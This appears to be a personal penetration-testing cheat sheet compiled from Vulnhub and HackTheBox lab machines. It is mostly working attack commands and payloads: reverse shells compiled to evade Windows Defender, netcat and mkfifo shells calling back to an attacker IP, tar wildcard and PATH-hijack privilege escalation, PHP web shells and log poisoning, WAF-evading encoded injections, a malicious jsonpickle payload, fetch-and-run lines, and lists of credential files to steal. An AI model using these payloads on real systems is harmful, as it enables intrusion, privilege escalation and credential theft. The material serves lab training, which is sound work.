Get installed programs

cmd /c REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

Bypass windows defender antivirus

-Use prometheus.cpp on (C++)

<https://github.com/paranoidninja/ScriptDotSh-MalwareDevelopment/blob/master/prometheus.cpp>

**Change the function name, delete comment and make it customized to avoid detection**

**Compile for 64bit**

i686-w64-mingw32-g++ prometheus.cpp -o shell.exe -lws2\_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

Don’t forget to set lport, lhost on prometheus.cpp and to run a listener before launch the shell.exe

Bypass windows defender using C code

Write a simple code in c (exploit.c)

#include "stdlib.h"

int main()

{

system("nc.exe -e cmd.exe 192.168.130.1 4444");

return 0;

}

Compile it for 64 bit

i686-w64-mingw32-g++ exploit.c -o reverseShell.exe -lws2\_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

App locker bypass

-Run command in

C:\Windows\Tasks

C:\Windows\Temp

Full documentation https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md

-powershell stop and start service

Stop-Service "Ubiquiti UniFi Video"

do action (Ex replace taskkill.exe in C:\DataProgram\unifi-video)

Start-Service "Ubiquiti UniFi Video"

**Raven 1 Vulhub**

wpscan --url http://raven.local/ --no-update -e vp,vt,tt,cb,dbe,u,m --plugins-detection aggressive --plugins-version-detection aggressive

Brute force

wpscan -U usernames -P /usr/share/wordlists/rockyou.txt --url <http://raven.local/wordpress/>

-Password dictionary

1- password as username

2- cewl

3- rockyou

**TheBeast Vulhub**

Wireshark filter

(select udp packets without dns one)

ip.addr == 192.168.130.163 && udp && ! dns

tcp.stream eq 0

tcp.stream eq 1 etc...

SUID with path priv escalation

This happened when in a SUID file, they call one system function like ps, ls brief whatever function without the absolute path or absolute path with writable absolute path

1st method

-Identify the command; let’s take whoami for example and let suppose the suid file is /usr/bin/root

cd /tmp

echo "/bin/bash" > whoami

chmod 777 whoami

export PATH=/tmp:$PATH

or

PATH=/tmp:$PATH

/usr/bin/root

cd /root

cat flag.txt

With this method, only the new file will be run

2e method (more benefit when we want to subsituate a command by another) for example change ls to cat and then we need a parameter to cat

cp /bin/cat /tmp/ls

export PATH=/tmp:$PATH

or

PATH=/tmp:$PATH

echo $PATH

Then ls /tmp/whateverfile will cat /tmp/whateverfile

**Milnet Vulhub**

-apache allow\_url\_include lead to remote file inclusion

-tar, unix wildcard attack:

vulnerable code (running as root)



**Exploitation**

touch "/var/www/html/--checkpoint=1"

touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"

chmod +x /var/www/html/shell.sh

**Content of shell.sh**

#!/bin/bash

#reverce nc

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.130.1 1234 >/tmp/f

or

create a c file calling bash, and gcc it, then

chown root:root /tmp/setuid

chmod u+s /tmp/setuid

And finally run /tmp/suid

**Billy Madison Vulhub**

1-password found as webapp directory

2-wfuzz -z file,suggested\_dic.txt -u http://192.168.130.166/exschmenuating/FUZZ.cap -c --hh 311 --hl 9

Check first the data to remove running wfuzz without --hh and --hl

.cap or .pcap extension for wireshark file extensions

3-Reading wireshark file with tshark

for stream in `tshark -r 012987veronica.cap -T fields -e tcp.stream | sort -n | uniq`

do

echo $stream

tshark -r 012987veronica.cap -w stream-$stream.cap -Y "tcp.stream==$stream"

done

**Picky-Palace v1 Vulhub**

**curl with proxy and post**

curl -d "user=value1&pass=value2" -H "User-Agent: <?php if(isset($\_REQUEST['cmd'])){$cmd = ($\_REQUEST['cmd']); system($cmd); die; } ?> " -X POST http://pinkys-palace:8080/littlesecrets-main/login.php --proxy 192.168.130.168:31337

1-Proxy server :

After setting up the proxy in foxy-proxy, access it in the browser either typing the name of the proxy or the name ip address or localhost, examples

Host denied: 192.168.130.168:8080

Squid-proxy: 192.168.130.168:31337 (name [pinkys-palace](http://pinkys-palace/))

After setting the proxy, 8080 can be accessible in the browser by typing

[http://pinkys-palace:808](http://pinkys-palace:8008/)0 or [http://127.0.0.1:8080](http://127.0.0.1:8080/)

Another way is to test same IP address like [http://192.168.130.168](http://192.168.130.168/) or [http://192.168.130.168:8080](http://127.0.0.1:8080/)

2-Dirsearch with http-proxy

python3.7 /root/tools/dirsearch/dirsearch.py -u http://127.0.0.1:8080/ -t 16 -r -e txt,html,php,asp,aspx,jsp -f -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --http-proxy=192.168.130.168:31337

**AI-Web 2 Vulhub**

- .htpasswd (basic auth for apache2, can be found at /*etc/apache2/.htpasswd*

*Traversal file is Traversal\_htpasswd.txt*

*-*command injection bypass: (; |, ||, &&, ) with id command or whoami

Ex 127.0.0.1 && whoami; |id;

We can use command injection intruder from AllTheThings

-When we have a command injection vulnerability on web and command are not working, just try to upload a php reverse shell and run it from the webserver ex

127.0.0.1 ||wget 192.168.130.1/prs.php

**Minuv1 Vulhub**

- test command injection for lfi ex: <http://192.168.130.170/test.php?file=last.html;id>

-bypass web firewall restriction (owaps crs: core rule set) <https://medium.com/secjuice/waf-evasion-techniques-718026d693d8> (here absolute path is required for binaries like /usr/bin/whoami)

<http://192.168.130.170/test.php?file=last.html;/b?n/?c> [192.168.130.1 1234 -e /b?n/b?sh](http://192.168.130.170/test.php?file=last.html;/b?n/?c 192.168.130.1 1234 -e /b?n/b?sh)

&/bin/ech? bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjU2LjEwMSAxMzM3Cg==|/u?r/bin/b?se64 -d|/bin/?h

-Wafw00f to detect Web application firewall (response status: forbidden)

Ex wafw00f http://192.168.130.170/

-JWT token can be cracked with c-jwt-cracker tool

-wfuzz can be used to fuzz multiple input in same command

-upgrade shell to a tty

SHELL=/bin/bash script -q /dev/null

***Shell with supported CTL + C***

SHELL=/bin/bash script -q /dev/null

export TERM=xterm-256color

Switch to the background with **CTRL+Z**.

Configure local shell: **stty raw -echo**

Change to the foreground with **fg** rerun the shell and reset the tty with **reset**

**USV v1 vulnhub**

-Privilege escalation

[http@arch tmp]$ strings /srv/http/winterfell\_messenger | less

[http@arch tmp]$ echo "/bin/bash" > /tmp/cat

[http@arch tmp]$ chmod +x /tmp/cat

[http@arch tmp]$ export PATH=/tmp/:$PATH

[http@arch tmp]$ echo $PATH

/tmp/:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin

[http@arch tmp]$ /srv/http/winterfell\_messenger

winterfell\_messenger, is a suid file with cat command inside

**DC-2 vulnhub**

-Bypass restricted shell

export -p (to get information)

change path with export or with PATH=….

Vi, vim: run

:set shell=/bin/bash

:shell

When there is **bash: command not found**, check the $PATH value and then set it

PATH=/bin:/usr/bin:$PATH

Methodology

-echo $PATH

-print allowable command doing echo $(echo $PATH)\* , add **/** to the end too, ex echo $(echo $PATH)**/**\*

-check shell of those programms on https://gtfobins.github.io/


-Setup path with /bin and /usr/bin

-local password is not every-time the same than ssh one, so whenever credentials are found, mind to **su** with that one

**Tr0ll2 vulnhub**

-shellshock can be tried with ssh too, trigger

-Ssh connection closed

ssh -i noob noob@172.16.246.135tom

or ssh -i noob noob@172.16.246.135 "() { :; }; /bin/bash"

**DC-3 vulnhub**

-jommscan from github to check joomla version

-Joomla 3.7 version SQL exploit code in Exploit-Joomla from github

-Joomla resverse shell by editing template file

-Joomla configuration file in file named configuration

-For kernel exploit like 39772 for Ubuntu 16.04, where we are called to run file from tar folder, make sure every files have been transferred before run command of txt file

**Minuv2 vulnhub**

-SVG file upload leads to svg xxe injection <https://insinuator.net/2015/03/xxe-injection-in-apache-batik-library-cve-2015-0250/> poc <https://www.ernw.de/download/xxe_batik.tar.xz>

-file to look when /etc/passwd is accessible

/etc/shadow

/home/user/.$shell\_history (Ex /home/employee/.ash\_history)

/home/user/.ssh/id\_rsa

/home/user/.ssh/id\_rsa.pub

/home/user/.ssh/id\_dsa

/home/user/.ssh/id\_dsa

/var/www/files

**Darknet vulnhub**

-SQL Injection with wfuzz

wfuzz -z file,Intruder\_SQL\_Auth\_Bypass.txt -u 'http://888.darknet.com/' -d "username=FUZZ&password=FUZZ&action=Login" -c

**DC-5 vulnhub**

-Wfuzz file inclusion multiple wordlists (Wfuzz multi wordlist)

wfuzz -w /usr/share/wordlists/wfuzz/general/common.txt -w Traversal\_Huge.txt -u '<http://192.168.130.178/thankyou.php?FUZZ=FUZ2Z>'

we discovered this lfi

http://192.168.130.179/thankyou.php?file=../../../../../../../../../../../../../../var/log/nginx/access.log

and include <?php system($\_GET['cmd']) ?> like

[http://192.168.130.179/thankyou.php?file=%3C?php%20system($\_GET[%27cmd%27])%20?%3E](http://192.168.130.178/thankyou.php?file=<?php system($_GET['cmd']) ?>) (encoded link)

[http://192.168.130.179/thankyou.php?file=](http://192.168.130.178/thankyou.php?file=<?php system($_GET['cmd']) ?>)<?php system($\_GET['cmd']) ?>

Log poisoning with curl

1. curl -A "<?= shell\_exec('id');?>" <http://192.168.130.179/thankyou.php>

2. Go back on <http://192.168.130.179/thankyou.php?file=../../../../../../../../../../../../../../var/log/nginx/access.log> and the shell is executed

3. curl -A "<?= shell\_exec('which nc');?>" http://192.168.130.179/thankyou.php

4. curl [http://192.168.130.179](http://192.168.130.179/thankyou.php)/thankyou.php?file=../../../../../../../../../../../../../../var/log/nginx/access.log

-When we have a suid file and no useful information to exploit, we can search for exploit, ex:

/bin/screen-4.5.0 is vulnerable to privilege escalation searchsploit screen 4.5.0

**DC-6 vulnhub**

-Wordpress plugins can lead to shell, example **activity monitor plugin** is vulnerable to remote code injection

**Matrix 1 vulnhub**

-when an enumeration on web server doesn’t reveal something, try the directory brute force with custom password found

-link to decode brainfuck cipher https://www.splitbrain.org/\_static/ook/

some useful crunch command

crunch 10 10 -t @@@@%%0728 -o /root/birthdaywordlist.lst @ is for characters, % for numerical value


crunch 2 2 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric (for template to use)

for i in $(crunch 2 2 -f /usr/share/rainbowcrack/charset.txt mixalpha-numeric); do echo k1ll0r$i >> dic-pass.txt; done;

-When cp is available in sudo for another user other that root, we can try to override the .ssh/authorized\_keys

**Matrix 2 vulnhub**

-When we are almost sure about file inclusion and it doesn’t work with get, try POST method, with burpsuite, curl and wfuzz



curl -k https://192.168.130.184:12322/file\_view.php -d "file=../../../../../../etc/passwd"

-k is there because of the https, mutiples data with &

wfuzz -w Traversal\_htpasswd.txt -u https://192.168.130.184:12322/file\_view.php -d "file=FUZZ" --hh 0 -f ../Matrix2/results/192.168.130.184/loot/Traversal.txt

-Basic http/https brute force available in basic-http-brute-force.py

**Matrix 3 vulnhub**

-dirsearch with babysic authentication


python3.7 /root/tools/dirsearch/dirsearch.py -u http://192.168.130.185:7331/ -r -e php,html,asp,aspx,jsp,txt --header "Authorization: Basic YWRtaW46cGFzc3dk" -f -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

-wget with basic authentication

wget http://192.168.130.185:7331/data/data --http-user admin --http-password passwd

-We can decompile and see the code source of . Netframework using **ILSpy**

-Always pay attention to path of command that can be executed as sudo



In this example, if /home/trinity/oracle, doesn’t exist we can create our own file and let it be executed as root

echo “/bin/bash” > /home/trinity/oracle; chmod +x /home/trinity/oracle; sudo -u /home/trinity/oracle

**Sedna vulnhub**

-BuilderEngine CMS and chkrootkit (version ) are both vulnerable and can be exploited by metasploit

**Happycorp1 vulnhub**

-Add user with gid and uid

groupadd --gid 1001 **testuser**

useradd --uid 1001 --group raj **testuser** #(raj is the name of the group having 1001 as gid)

-For bypassing restricted bash, when it is stubborn, we can try ssh -i key karl@192.168.1.104 -t "/bin/sh" instead of /bin/bash or try another shell

**Acid vulnhub**

-Covert hexedecimal to ascii echo 0x5933566a4c6e4a34626e413d | xxd -r -p or hURL -x 5933566a4c6e4a34626e413d

-Decipher Rot13: hURL -8 “uryyb jbeq”

-Invert / reverse string: echo php.ekac | rev

**IMF vulnhub**

-upload image with curl

curl -F 'img\_avatar=@/home/petehouston/hello.txt' http://localhost/upload

-pass[] changing the name field for password in pass[] can help to bypass auth

-generate image file:

convert -size 32x32 xc:white empty.gif

-Bypassing CrappyWAF ( system php function detected)

echo 'FFD8FFEo' | xxd -r -p > test.gif

echo '<?php echo **`id`;** ?>' >> test.gif

echo '<?php $cmd=$\_GET['cmd']; echo `$cmd`; ?>' >> test.gif

curl "<http://192.168.130.199/imfadministrator/uploads/88a05ecd1b9e.gif?cmd=ls>"

or

convert -size 32x32 xc:white empty.gif

echo '<?php echo **`id`;** ?>' >> test.gif

echo '<?php $cmd=$\_GET['cmd']; echo `$cmd`; ?>' >> test.gif

curl "<http://192.168.130.199/imfadministrator/uploads/88a05ecd1b9e.gif?cmd=ls>"

-ELF file decompiler

ltrace ./agent

or

/opt/retdec/build/retdectool/bin/retdec-decompiler.py agent -o decAgent1

**Symfonos4 vulnhub**

-SSH log poisoning

file of log: /var/log/auth

command:

**ssh '<?php system($\_GET['c']); ?>**[**'@192.168.130.200**](mailto:'@192.168.130.200)

**hURL -U "nc 192.168.130.1 4444 -e /bin/bash"**

**curl "http://192.168.130.200/sea.php?file=../../../../../../../../../../../../../../../var/log/auth&c=nc%20192.168.130.1%204444%20-e%20%2Fbin%2Fbash" -b "PHPSESSID=jgcmk67d7kql4tij8fhel3pg5p"**

Port forwarding: (In this example, http:80 is the port we want to forward on 8080 )

Source: <https://ironhackers.es/en/cheatsheet/port-forwarding-cheatsheet/>

Tools: metasploit: portfwd add -l 8080 -p 80 -r 172.16.185.132

Linux: ssh, socat, netcat

-Ssh from attacking machine: ssh -L 8080:localhost:80 -N -f [test@172.16.185.132](mailto:test@172.16.185.132)

We can also run from the victim machine doing

ssh -R 8080:localhost:80 root@172.16.185.1 -N -f

-socat : server (attacker) and client (victim) command

From server (attacker): socat -v TCP4-LISTEN:10000 TCP4-LISTEN:8080

From client (victim): socat TCP4:172.16.185.1:10000 TCP4:localhost:80

-netcat: client and server command

From victim: rm -f fifo; mkfifo fifo; nc -v -lk -p 8080 < fifo | nc -v localhost 80 > fifo

From attacker: rm -f fifo; mkfifo fifo; nc -v -lk -p 8080 < fifo | nc 172.16.185.132 8080 > fifo

Windows: metasploit, plink.exe, netsh

Plink: (on victim: ssh to attacker): plink.exe -ssh test@172.16.75.1 -R 8080:localhost:80

Netsh:

On victim: netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=127.0.0.1

On attacker: rm -f fifo;mkfifo fifo;nc -v -lk -p 8080 < fifo | nc 192.168.1.38 8080 > fifo

-jsonpickle exploit

{"py/object": "\_\_main\_\_.Shell", "py/reduce": [{"py/type": "os.system"}, {"py/tuple": ["/whoami"]}, null, null, null]}

or

{"py/object":"\_\_main\_\_.Shell","py/reduce":[{"py/function":"os.system"},["/usr/bin/nc -e /bin/sh 192.168.0.25 5555"], 0, 0, 0]}

**HacktheBox Tally (Windows)**

Methodology

1-Get FTP credentials on the sharepoint application by enumeration

2-Connect to FTP and get Keepass file

3-Crack Keepass file and get SMB credentials

4-Connect to SMB and get MSSQL credentials from conn.txt file and another from a zip file protected by a password. All of those 2 passwords are useless.

5-Get the correct MSSQL password in the tester.exe file unsing strings

6-Connect to MSSQL using sqsh or Dbeaver and Enable xp\_cmdshell

7-Execute a revere shell script by uploading the shell through ftp and execute it from mssql or by using nishang script with powershell

8-Connect to metasploit and run priv escalation by exploit Impersonation Tokens Available using roten potato

-Sharepoint enumeration​

default page : **\_layouts/viewlsts.aspx** example

<http://10.10.10.59/_layouts/viewlsts.aspx>

gobuster dir -w /usr/share/seclists/Discovery/Web-Content/CMS/sharepoint.txt -u http://10.10.10.59 -o sharepoint\_report.txt

-Check result of smbmap after scanning, if access is denied, then try later with a valid user account.

-Connexion to MSSQL database

\*DBeaver

\*sqsh -S 10.10.10.59 -U sa

**HacktheBox Brainfuck (Linux)**

-When https is allow, check the DNS in sslscan and add them in the /etc/hosts file

-wpscan https issue, add --disable-tls-checks to the wpscan command

-curl https issue, add -k parameter to the command

-CipherText length = ClearText length, we can think about One Time Pad like vegenere

Link to help for decryption <http://rumkin.com/tools/cipher/otp.php>

**Zeus Vulnhub**

-It’s good to cho

-When a directory like backups are found as hidden directory, add the file extensions for zip file

Ex: dirsearch -u http://192.168.131.170/backups -x 403,404,500 -e php,html,txt,jpg,gif,png,zip,tar,gz -rR 5

-rR n for diresearch is to add the recursive number

-Send file from victim to attacker through ssh

ssh root@192.168.131.128 "cat > sysdate" < /home/gogu/.../sysdate

interactive shell (useful for exploit)

sh -i

**HacktheBox Heist (Windows)**

-port 5985 is associated with WinRM (Windows Remote Management)

-SMB brute force

cme smb 10.10.10.149 -u usernames.txt -p passwords.txt

-Enumerate others users with valid SMB user found

python /opt/impacket/examples/lookupsid.py hazard:stealth1agent@10.10.10.149

-WinRM brute force: use scanner/winrm/winrm\_login from metasploit auxiliary


-We can explit WinRM with evil-winrm as followed

/opt/evil-winrm# ruby evil-winrm.rb -i 10.10.10.149 -u chase -p 'Q4)sJu\Y8qz\*A3?d'

-Privilege escalation through process dumping

command

ps



-cmd /c procdump.exe -accepteula -ma 7008

-Copy big file from windows to linux

\*/opt/impacket/examples/smbserver.py test . -smb2support -username guest -password guest (on linux)

\*net use x: \\10.10.16.112\test /user:guest guest

\*cmd /c "copy firefox.exe\_200131\_084937.dmp x:\"

-Once the password found try again a brute force on smb and get connect with psexec like

python /opt/impacket/examples/psexec.py Administrator@10.10.10.149

**HacktheBox Europa (Linux)**

-SQLMap with force ssl and dump only database

sqlmap -r sqlmap-request --level 5 --risk 3 --dump-all --dbms MYSQL --batch –force-ssl

-PHP preg\_replace() is vulnerable to remote code execution

PoC

<?php

$string = "`ls -lah`";

print preg\_replace('/^(.\*)/e', 'strtoupper(\\1)', $string);

?>

So we do this in burp suite

pattern=/^(.\*)/**e**&ipaddress=`whoami`&text="openvpn": {

or pattern=/ipaddress**/e**&ipaddress=`whoami`&text="openvpn": {

And then place to reverse shell by

curl <http://10.10.16.116/prs.php> | php

**HacktheBox Teacher (Linux)**

-Get moodle version in moodle/question/upgrade.txt, or by geeting doc link


-Moodle with teacher account remote code execution


\*Create a quiz (calculated option)

\*In formula, insert /\*{a\*/`$\_GET[0]`;//{x}}

\*Save and in the same page with burp suite, add &0=ping%20-c%201%2010.10.16.112 or ping -n depending on with OS it is (windows ping -n, linux ping -c)

more <https://blog.ripstech.com/2018/moodle-remote-code-execution/>






And finally try with the output of the following command

hURL -U "wget 10.10.16.112/prs.php -O /tmp/prs.php; php /tmp/prs.php"

-We can ln any file without privilege, then when the is any root script giving chmod 777 to a particular folder, we just need to ln a root file like shadow or sudoers into that folder

-CronJob checker available

Example to get root with this root cronjob



We just need

ln -s /etc/shadow /home/giovanni/work/tmp/shadow and edit it after the cron

**HacktheBox Haircut (Linux)**

-Curl with option -o can be use to download file on victim

- screen-4.5.0 is vulnerable to privilege escalation

-When a code cannot be compiled in a victim, we can compile it on attacker machine and copy it to victim machine. Note the architecture of both machines should be the same

-When there is a command running and we want to have more information, try to let it show error message

Example: to know it was curl running, we could put a non existent url and it shows curl: (6) Could not resolve host: locadlhost

**HacktheBox Node (Linux)**

-Command filter bypass => ? or \*

-in c programs, system() function executes all line as new command, so in order to inject command in program, we can just add a new line. A junk can be added to bypass 2> /dev/null redirection

Example

/usr/local/bin/backup 1 a01a6aa5a44c003f8b12c5aec39bc508 "/tmp5714

/bin/bash

aaa

"

or simply

/usr/local/bin/backup 1 a01a6aa5a44c003f8b12c5aec39bc508 "$(printf 'aaa\n/bin/sh')"

here, /usr/local/bin/backup is a suid file and $(printf 'aaa\n/bin/sh') is going to be executed in c before being interpreted

**HacktheBox October (Linux)**

-Webapp enumeration

\*Download two different version

\*find . -type f -exec md5sum {} \; | sed to make the base dir look same | uniq -c | sort | uniq -c | sort -rn

-CMS exploit: searchsploit on plugin, forum, blog

**HacktheBox Popcorn (Linux)**

-Try remote code execution on image on profile

**HacktheBox TartaSauce (Linux)**

-We can edit the response body / header in burpsuite so that the result change in output

-compile c code in 64bit machine for 32 : gcc -m32 file mycfile.c

-if it falls, run apt-get install gcc-multilib g++-multilib

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